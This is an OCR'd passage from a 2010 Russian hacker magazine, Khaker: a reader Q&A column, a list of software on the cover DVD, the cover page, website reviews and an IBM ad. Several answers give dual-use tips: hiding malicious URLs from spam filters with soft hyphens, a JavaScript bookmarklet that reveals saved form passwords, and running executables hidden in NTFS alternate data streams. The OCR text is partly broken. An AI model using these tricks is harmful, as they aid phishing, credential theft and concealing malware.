Итак, запускаем WinDbg и выбираем бинарник. Отладчик запускает его и останавливается, ожидая дальнейших команд. В командной строке набираем «.server tcp:port=1111» (или любой порт на твой выбор). После чего мы можем удаленно отлаживать приложение с другой машины. Для этого, опять же, надо запустить WinDbg, выбрать «File → Connect to Remote Session...», ввести «Connection String» вида «tcp:server=Server ,port=Socket», где в качестве Server указать адрес машины с отлаживаемым приложением, а в качестве Socket — выбранный ранее порт сервера (в нашем случае — 1111). Все, после этого можно удаленно отлаживать приложение.

Q: Подскажи какую-нибудь свежую технику для обфускации URL, которую пока знают не все спам-фильтры.

A: Одним из последних трендов является использование так называемого «мягкого дефиса» — Soft Hyphen (SHY). Этот специальный символ отображается так же, как и обычный дефис, но имеет некоторые особенности в обработке. В стандарте HTML4 мягкий дефис проставляется в странице с помощью слова «», но обрабатывается разными браузерами и почтовыми программами по-разному. В этом и заключается трюк. Многие браузеры и почтовые клиенты его игнорируют. Поэтому в любой линк можно вставить символы «», и они вообще не будут восприниматься. Обфусцированная с помощью «» ссылка отображается пользователю как самый обычный URL-адрес, который ведет на зловредную веб-страницу. Но при этом спам-фильтры пока как-то вяло реагируют на подобный трюк.

Q: Уж очень увесист этот всеми любимый phpMyAdmin. Есть ли другой более простой и шустрый инструмент для управления MySQL на хостинге, который также можно залить на сервер как PHP-сценарий?

A: Я давно использую и всем часто рекомендую Adminer (это бывший phpMinAdmin), который также написан на PHP и позволяет выполнять огромное количество действий с MySQL-базой данных. Скрипт распространяется в виде единственного PHP-файла, который быстро заливается на любой хостинг. Так что развернуть Adminer на удаленной системе гораздо проще, чем phpMyAdmin. Понимаешь, куда я клоню? :). Более того, на сайте www.adminer.org доступны версии не только для «майскуля», но еще и PostgreSQL, SQLite, MS SQL и Oracle.

Q: Как проще всего проверить, поддерживает ли удаленный веб-сервер SSL?

A: Проще всего использовать готовый сценарий gotssl (mjc.me/?p=188). Это очень простой скрипт, в котором используется класс socket. Автор проштудировал RFC SSL протокола и с помощью Wireshark'a посмотрел, что передается между браузером и веб-сервером в случае SSL-подключения. В результате получился сценарий, который отправляет специальную последовательность «SSLv2 Client Hello data» и проверяет наличие TLS-заголовка в ответе. Работает gotssl из командной строки:

```
bash# ./gotssl.py google.com 443

        -{ GotSSL? v0.1 }-

[*] Checking for SSL on google.
com:443
[!] Yes! google.com:443 does
GotSSL.
```


Q: Браузер сохранил пароль для некоторого сайта и подставляет автоматически в форме авторизации (но в виде звездочек). Как его вытащить?

A: Для любого браузера есть специальные утилиты, позволяющие извлечь сохраненные пароли. Но существует еще один путь — воспользоваться специальным JS-скриптом, который прямо на странице отобразит данные, спрятанные под «*». Трюк на самом деле старый, но многими почему-то забытый. Итак, открываем страницу, на которой сохранен пароль, и далее копируем в адресную строку браузера следующий код:

```
javascript:(function(){var
s,F,j,f,i; s = ""; F = document.
forms; for(j=0; j<F.length; ++j) {
f = F[j]; for (i=0; i<f.length; ++i)
{ if (f[i].type.toLowerCase() ==
"password") s += f[i].value + "n";
} } if (s) alert("<span id="IL_AD7"
class="IL_AD">Passwords</span> in
forms on this page:nn" + s); else
alert("There are no passwords in
forms on this page.");})();
```

Отправляем запрос и получаем страницу с сохраненными паролями, которые отображаются в открытом виде.

Q: Хочу прикрутить к своему блогу продвинутую систему комментариев. Есть два критерия: возможность авторизации через различные популярные сервисы (OpenID, Facebook, Twitter и т.д.) и система рейтинга/голосования для комментов. Какие есть варианты?



Утилита из разряда «MustHave» для всех владельцев SSD-накопителей

A: Сами недавно столкнулись с такой проблемой, когда прикручивали новую систему комментариев для нашего сайта с анонсами диска (dvd.xakep.ru). Оказалось, что проще всего решить проблему с помощью стороннего сервиса. Есть две конкурирующие системы комментирования: IntenseDebate (www.intensedebate.com) и DISUS Comments (disqus.com). Обе легко подключаются к блоггерским движкам вроде WordPress'а (с помощью плагина) и блог-сервисам, после чего предлагают ряд полезных фишек:

- древовидную система комментариев;
- систему голосования для комментов (нравится/не нравится);
- аватары и профили пользователей;
- авторизацию через сторонние сервисы (OpenID, Twitter и т.д.).

Системы реализованы максимально просто: необходимо лишь завести аккаунт, подключить к движку плагин и прописать в нем логин и пароль для доступа. Если блог уже некоторое время существовал, необходимо импортировать старые комментарии. Вот здесь могут возникнуть некоторые сложности. В нашем случае пришлось разобраться с MySQL-базой, в которой почему-то оказались ошибки. До этого момента сценарий для импортирования комментариев Intense Debate банально зависал.

Q: Решил сделать апгрейд системы и вместо обычного SATA-винта поставил твердотельный накопитель SSD. Прирост производительности, как говорится, на лицо и заметен невооруженным глазом даже без запуска бенчмарков. Но теперь я переживаю за надежность системы. Ведь у SSD ограничено количество циклов чтения-записи.

A: На самом деле опасаться нечего. Да, некоторые ограничения есть, но ресурс у любого твердотельного накопителя очень большой. Но чтобы не расходовать его понапрасну, необходимо выполнить некоторую настройку системы. Есть множество типовых рекомендаций по оптимальной настройке ОС для продления срока эффективной работы SSD-накопителей. Несмотря на это, даже со знанием дела придется потратить немало времени на поиск и изменение соответствующих параметров, разбросанных по разным местам интерфейса и реестра Windows. Чтобы облегчить по оптимизации, энтузиасты и создали утилиту SSD Tweak Utility (www.techspot.com/guides/246-ssd-performance-tweak-utility). Прога обеспечивает быстрый доступ к параметрам службы индексации винды и службы восстановления системы. Также поддерживается включение сверхбольшого системного кэша (Use Large System Cache), отключение имен файлов в формате 8.3, отключение установки меток даты/времени для измененных файлов и отключение трассировки загрузки, а также всех видов дефрагментации. Помимо этого рекомендую также установить утилиту Intel SSD Toolbox (www.intel.com/go/ssdtoolbox), позволяющую управлять различными параметрами работы накопителя (если он произведен компанией Intel) и просматривать диагностические данные (для SSD любых производителей).

Q: Необходимо сделать из Python-скрипта бинарник. Утилиты py2exe и py2app не подходят, потому как нужно кроссплатформенное решение. Подошел бы универсальный pyinstaller, но он не обновляется еще с прошлого года и не поддерживает свежие версии Python.

A: Рекомендую попробовать cx_Freeze (cx-freeze.sourceforge.net). Проект активно развивается (в отличие от pyinstaller), и отлично справляется с конвертированием скриптов в бинарники как для Windows, так и для Linux-платформы. На официальном сайте есть инсталляторы для Windows и CentOS -платформ, а также исходники. Важно выбрать сборку cx_Freeze, соответствующую установленной версии интерпретатора Python.

Q: Есть ли такой LiveCD-дистрибутив, который бы можно было записать на флешку (и с нее, соответственно, загружаться), и который бы шифровал все рабочие файлы? А то как-то страшно потерять флешку со всеми своими рабочими документами. При этом постоянно приходится работать на чужих компьютерах, и без Linux'а мне не обойтись.

A: Можно попробовать использовать CloudUSB (www.cloudusb.net). Это основанный на последней версии Ubuntu дистрибутив, использующий файловую систему EncFS, которая прозрачно шифрует данные с помощью AES и BlowFish. А чтобы не оставить свои файлы в каком-нибудь компьютере в универе (и, скорее всего, безвозвратно их потерять), CloudUSB автоматически заливает их через инет в облачное (отсюда и название дистриба) хранилище Dropbox. Тут надо отметить, что в «облаке» данные также хранятся в криптованном виде.

Q: Есть задача: подключить данные с удаленного сервера (есть доступ по SSH) к машине под Windows. Желательно, чтобы файлы отображались в системе в виде отдельного логического диска. Как решить задачку?

A: Одной из самых продвинутых программ является ExpanDrive (www.expandrive.com), которая раньше называлась SFTP Drive. Помимо этого можно использовать Dokan SSHFS (www.dokan-dev.net). Можно также попробовать AnyClient, который является кроссплатформенным клиентом для протоколов FTP/S, SFTP и WebDAV/S. А при небольшой настройке винды удаленную файловую систему можно смонтировать и с помощью обычного PyTTY. Для этого придется выполнить несколько шагов, описанных в подробной инструкции (www.damtp.cam.ac.uk/user/jp107/xp-remote/ssh-map).

Q: Как запустить exe-бинарник, который находится в альтернативном потоке NTFS (ADS)?

A: Для запуска исполняемых файлов необходимо использовать команду «start» или «wmic processs call create», указав в качестве параметра полный путь до бинарника, который находится в альтернативном потоке NFS.

Q: Спрятал некоторые документы в альтернативных потоках NTFS. Но столкнулся с проблемой: не все приложения с ними совместимы. Скажем, из такого потока никак не открыть doc-документ или txt-файл с помощью Word'а. Есть способ обойти это ограничение?

A: Под Windows 7 есть отличный вариант — использовать символические ссылки. Для эксперимента попробуем создать файл в альтернативном потоке NTFS:

```
C:\temp>echo tst > maindoc.txt
C:\temp>echo ads > maindoc.txt:ads.
txt
```

Теперь открываем файл «c:\temp\maindoc.txt:ads.txt» Word'ом... ничего не выходит. Что ж, придется создавать симлинк:

```
C:\temp>mklink txtfile c:\temp\
maindoc.txt:ads.txt
symbolic link created for txtfile
<<===>> c:\temp\maindoc.txt:ads.
txt
```

Теперь в качестве файла для открытия указываем не полный путь, а симлинк (c:\temp\txtfile), и убеждаемся, что Word отлично открывает документ. Возвращаясь к предыдущему вопросу, хочу заметить, что символические ссылки легко могут быть использованы и для запуска exe'шников. В этом случае уже не надо использовать вспомогательные команды вроде «start». Но тут, опять же, не надо забывать, что символические ссылки появились только в Windows 7.

>>WINDOWS
>Development
cx_Freeze
DbVisualizer 7.1.3
Doxygen 1.7.2
Firebird 2.5.0
IronPython 2.6.2
IronRuby 1.1.1
kodos 2.4.9
PyCharm 1.0
Rad Software Regular Expression Designer 1.4
Verych's Regular Expression Editor

>Games
XMoto 0.5.3

>Misc
7Conifier 0.4 R3 BETA
Anki 1.0.1
AppAdmin v1.1.0
CinemaDrape 1.2
DeskHedron 1.0
Desktop Tray Launcher 1.2
exf 1.0.1.6
Hot Corners 2.2.2.0
HotKeyMan 1.0.3
iQ-Notes 5.02
Lexiconer
Quick Cliq 1.0.3.8
RT Windows 7 Registry Tweaker v2.1
TimeFlow 0.04
UNetbootin
WinAudit Freeware v2.28.2

>Multimedia
AeroWeather
EasyMon!
Evernote 4.0.1
Google SketchUp 8
Grooveshark v1.1.1
iTunes 10.0.1
Microsoft Expression Encoder 4
MP3 Skype Recorder v.1.9.0
RadioSure 2.1.969
Winamp 5.58
Yawcam 0.3.3

>Net
digsby
FluffyApp 0.8.6
Googsystray 1.2.4
mIRC v7.14
Multi Uni-Uploader 2.5
Opera 11 alpha
SmartSniff 1.72
streamwriter

>Security
DigsbyPasswordDecryptor
ESF
Firesheep 0.1
InMemoryFuzzer
ISR-evilgrade 2.0.0
Metasploit 3.5 Pro
NirCmd v2.45
NSDECODER 1.0
OracleEnumerator v1.1.1
PaltalkPasswordDecryptor
PuzlBox
SDL Regex Fuzzer
setdllcharacteristics
TrillianPasswordDecryptor
Windows Credentials Editor 1.0
Windows Credentials Editor v1.0 (WCE)

>System
Action(s)
Aerofoil 1.5.1
CCleaner 3.0
DriveGleam
EasyBCD 2.0.2
ExactFile 1.0.0.15
Explorer++ 1.2
InjuredPixels 2.1
Intel® Data Migration
Ketarin 1.5.0
MyDefragPowerGUI 1.0.2
P2 eXplorer
Rohos Mini Drive
SSD Tweaker 1.6.5
UsbDummyProtect 1.1

>>UNIX
>Desktop
CherryTree 0.15
ChmSee 1.2.0
Cinelerra 4.2
Desktop Designer
Doodle 0.7.0
EveryGUI 0.99b
Furius ISO Mount 0.11.3.0
Gnac 0.2.2
Google Earth 5.2
KoolDock 0.3
Launchy 2.5
Lotus Symphony 3
Nevernote 0.92.1
Strigi 0.6.4
Tesseract 3.00
X-Tile 1.8.2
XNeur + gXNeur 0.10.0
Xwrits 2.26

>Devel
Argtable 2.12
Ccache 3.1
Cdoc 0.9.7
DbVisualizer 7.1.3
Distcc 3.1
Doxygen 1.7.2
Eric 5.0.3
Firebird 2.5
Jam 2.5
Jansson 1.3
KDbg 2.2.2
KDevelop 4.1
Kodos 2.4.9
LLVM 2.8
Mono 2.8
Snaked 0.3
Vala 0.11.0
Valgrind 3.6.0

>Games
0 A.D. Alpha 2

>Net
ClipGrab 3.0.7.2
Corkscrew 2.0
Dante 1.2.2
Facebook Notifier 0.3
Google Chrome 7.0.517.41
Histwi 0.6.7
Licq 1.5.0
Minitube 1.2
Mozilla Firefox 3.6.12
OpenVerse 0.8.7
Opera 10.63
PenguinTV 4.1
qutIM 0.2.0
Remuco 0.9.3.1
Smuxi 0.8
Steadyflow 0.1.5
TooBars 1.11
Transmission 2.10


>Security
Arachni 0.2
BeEF 0.4.1-alpha
EDB Linux Debugger 0.9.16
hashkill 0.2.3
ISR-evilgrade 2.0.0
Metasploit 3.5 Pro
Ninja
pwntooth 0.2.3
REMO 0.2.0
Rozorback 0.1.2
RSYaba
Sguil 0.7.0
sqlsus 0.5rc1
USBsploit 0.4 BETA
wifite
Aidsql
CryptCat 1.2.1
Ctrace 0.9
Dorkmaster 0.1
Doscan 0.3.1
Firesheep 0.1
HexInject 1.1
Hyenae 0.35.2
Iexploder 1.7.2
Logkeys 0.1.1a
Mandos 1.2.3
Publimark 0.1.4
Social-Engineer Toolkit
Sydbox 0.7.1
Tariq
THC-Hydra 5.8
USBsploit 0.3b
Zed Attack Proxy 1.0.0

>Server
Apache 2.2.17
Asterisk 1.8
BFilter 1.1.4
BIND 9.7.2-P2
CUPS 1.4.4
DHCP 4.1.1
Feng Office 1.7.2
Kamailio 3.1.0
MySQL 5.1.51
OpenLDAP 2.4.23
OpenSSH 5.6
OpenVPN 2.1.3
pgAdmin 1.12
Postfix 2.7
PostgreSQL 9.0.1
Samba 3.5.6
Squid 3.1.9
Wzdftpd 0.8.3

>System
ATI Catalyst 10.10
Avfs 0.9.9
Batmon 0.5
Blocksshd 1.3
Bontmia 0.14
Boxbackup 0.10
Cdf 0.2
Clean 3.4
Dolly 0.57
duff 0.4
Linux Kernel 2.6.36
Mesa 7.9
q4wine 0.120
Scrub 2.2
VirtualBox 3.2.10
Wine 1.3.6

>X-distr
Ubuntu 10.10

>>MAC'итория
SweetFM 2.0.1
Quick Learner 0.5
Wall4iphone 1.0
Flock 3.0
Shrinkr 1.0
Disk Drill 1.0.52
GoodSync 1.5.5
RetroX 1.2
MenuWeather 3.0.1
Greenfoot 2.0
Raw Photo Processor 4.1.8
Cyberduck 3.6.1
TrailRunner 3
Editra 0.5.86
Iceberg 1.2.9



DVD

№ 12(143)ДЕКАБРЬ 2010

ХАКЕР



DIGITAL FORENSIC: ПОИСК УЛИК НА КОМПЬЮТЕРЕ СТР. 34

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

ДЕКАБРЬ 12 (143) 2010

БУРИМ ЯДРО WINDOWS СТР. 48

ПРОДАМ ODAY!

КАК ВЫГОДНО ПРОДАВАТЬ СПЛОИТЫ, НЕ НАРУШАЯ ЗАКОН? СТР. 62

(game)land hi-fun media publishing for enthusiasts

4607157100063 10012

+

АСПЕКТЫ БЕЗОПАСНОСТИ HTML5
VIRTUALBOX TIPS'N'TRICKS
ПЕРЕХВАТ .NET ФУНКЦИЙ
ВНУТРЕННОСТИ WIN32.WHISTLER
РУЧНАЯ РЕАНИМАЦИЯ ДАМПА ПАМЯТИ

КОДИНГ НА OBJECTIVE-C

ПРОГРАММИРУЕМ ПОД MAC OS X И IPHONE СТР. 96

HTTP://WWW2



Подборка How-to-инструкций по созданию разных «полезностей» от тысяч людей по всему миру

INSTRUCTABLES

www.Instructables.com

Все мы очень любим пошаговые инструкции. Особенно если они выполнены в стиле How-to. Как собрать считыватель RFID-меток? Как восстановить загнутые ножки у процессора? Как приготовить пиццу? Как сделать водонепроницаемый контейнер для фотоаппарата из подручных средств? Как превратить смартфон в прибор для измерения времени круга езды на картинге? Как показать эффектный карточный фокус на публике? Как за пять минут спаять сигнализацию, фиксирующую лазером открытие-закрытие двери в комнате? Тысячи иллюстрированных How-to на самые разные, подчас совершенно безбашенные темы собраны на ресурсе Instructables. Рекомендую!




Тест на поддержку технологий HTML5 для твоего браузера

THE HTML5 TEST

www.html5test.com

В прошлом номере мы рассказывали о тех долгожданных новшествах и уже реализованных технологиях, которые войдут в HTML5. Некоторые прогрессивные онлайн-сервисы уже активно внедряют существующие наработки вроде веб-сокетов, тегов canvas и video, хранилищ storage (это продвинутые кукисы), работу с файлами. Но работать все эти фишки будут только в том случае, если их поддерживает твой Firefox, Opera, короче говоря, браузер. Убедиться в этом несложно. Для экспресс-теста был разработан специальный сервис-бенчмарк, который проверяет поддержку той или иной технологии браузером, проставляет баллы и выводит обобщающий рейтинг. 300 — максимальное количество баллов, которое можно набрать. Рейтинг моего Google Chrome под винду — 217.



Коллективное обсуждение и редактирование фотографий, дизайн-макетов, интерфейсов

THECOMMENTOR

www.thecommentor.com

Нам в команде][частенько приходится обсуждать самый разный графический материал: обложку нового номера, верстку какой-нибудь статьи, наброски интерфейсов для наших внутренних проектов. Могу сказать тебе наверняка: фиксировать свои соображения и замечания в текстовом виде, пытаясь объяснить, о какой именно части изображения идет речь — совершенно неблагодарное занятие. И вот на днях мы наткнулись на совершенно чумовой сервис для коллективного обсуждения изображений. Ты просто заливаешь файл в любом формате (JPG, GIF, PNG, TIFF, PSD, BMP, PDF), расшариваешь его для всех желающих, а потом прямо через браузер делаешь плашки с комментариями, рисуешь новые элементы, зачеркиваешь ненужные элементы и выделяешь ошибки. Сервис платный, но есть 15 дней триального срока, и этим можно вполне умело пользоваться :).



Для монетизации контента и любого проекта, прогрессивный способ сделать «donate»

FLATTR

www.flattr.com

Кнопка Like из Facebook'a, которую можно интегрировать в любое место сайта, прочно закрепилась на просторах инета. С ее помощью посетитель может отметить понравившийся пост в блоге или новость на сайте, добавив ей голос и не оставляя детального комментария. Это удобно и быстро: люди (тут берем в расчет огромную аудиторию социальной сети) этим активно пользуются. Предприимчивые создатели сервиса Flattr пошли дальше. Их кнопка «flattr» позволяет не просто проголосовать за какой-то пост, но и сделать «donate» для его автора, то есть поблагодарить его финансово. Речь идет о совсем крохотных суммах. Это микроплатежи, но расчет идет на большое количество «поблагодаривших». Для создателя контента, программного проекта и чего-либо еще это способ заработать, а для благодарных потребителей — способ материально поддержать работу человека.

ФОКУС-ГРУППА

Хочешь не только читать журнал, но и вместе с нами делать его лучше? Указать на наши фейлы или выразить респект за сделанную работу? Это легко. Вступай в ряды нашей фокус-группы и выигрывай класные подарки от журнала и наших партнеров.




3 самых активных участника фокус-группы получат в этом месяце денежные призы от QIWI (КИВИ): за первое место — 3 000 руб, за второе — 2 000 руб и за третье — 1 000 руб на QIWI Кошелек или в виде предоплаченной карты QIWI Visa Virtual *.

* С помощью виртуальной карты QIWI Visa Virtual можно расплачиваться на любом интернет-сайте, где принимаются обычные пластиковые карты Visa. Оформить виртуальную карту можно в любом из 100 000 платежных терминалов QIWI (КИВИ), через QIWI Кошелек на сайте www.qiwi.ru и другими способами.

Нестандартные решения зависят от нестандартных задач

Растущие потребности современных серверов в энергии не сводятся только к росту затрат. Все чаще они прямо влияют на повседневную работу компании. Согласно недавнему исследованию, около 50% организаций сталкивались с простоями в работе ИТ-систем, вызванными проблемами с питанием и охлаждением серверов[1]. Особенности архитектуры IBM BladeCenter® HS22 позволяют повысить эффективность работы на всех уровнях. Это и высокоэффективная конфигурация, и процессор Intel® Xeon® серии 5500, и передовое программное обеспечение, такое как IBM Systems Director, динамично отслеживающее энергопотребление, а также встроенные датчики, позволяющие оптимизировать охлаждение. Благодаря всему этому экономия энергии может достигнуть 93% по сравнению с предыдущими поколениями стоечных серверов. Хотите узнать, как окупить инвестиции всего за три месяца?[2] Посетите ibm.com/hs22/ru

Системы, программное обеспечение и сервисы для улучшения экологии планеты.



[1] Прогноз расходов на энергопотребление серверов в мире на период с 2008 по 2012 гг. – Анализ рынка № 215870, составленный IDC, том 1, декабрь 2008 г.
[2] Данные по окупаемости вложенных средств и экономии энергии основаны на расчетах, выполненных, исходя из сценария с коэффициентом консолидации 11:1 для 166 сокетных серверов Intel высотой 1U по отношению к 14 серверам BladeCenter HS22, с учетом экономии на расходах на энергию, лицензии на программное обеспечение и другие текущие расходы. Расходы и объем сэкономленных средств зависят от конкретной конфигурации и среды. Более подробная информация приведена на www.ibm.com/smarterplanet/claims.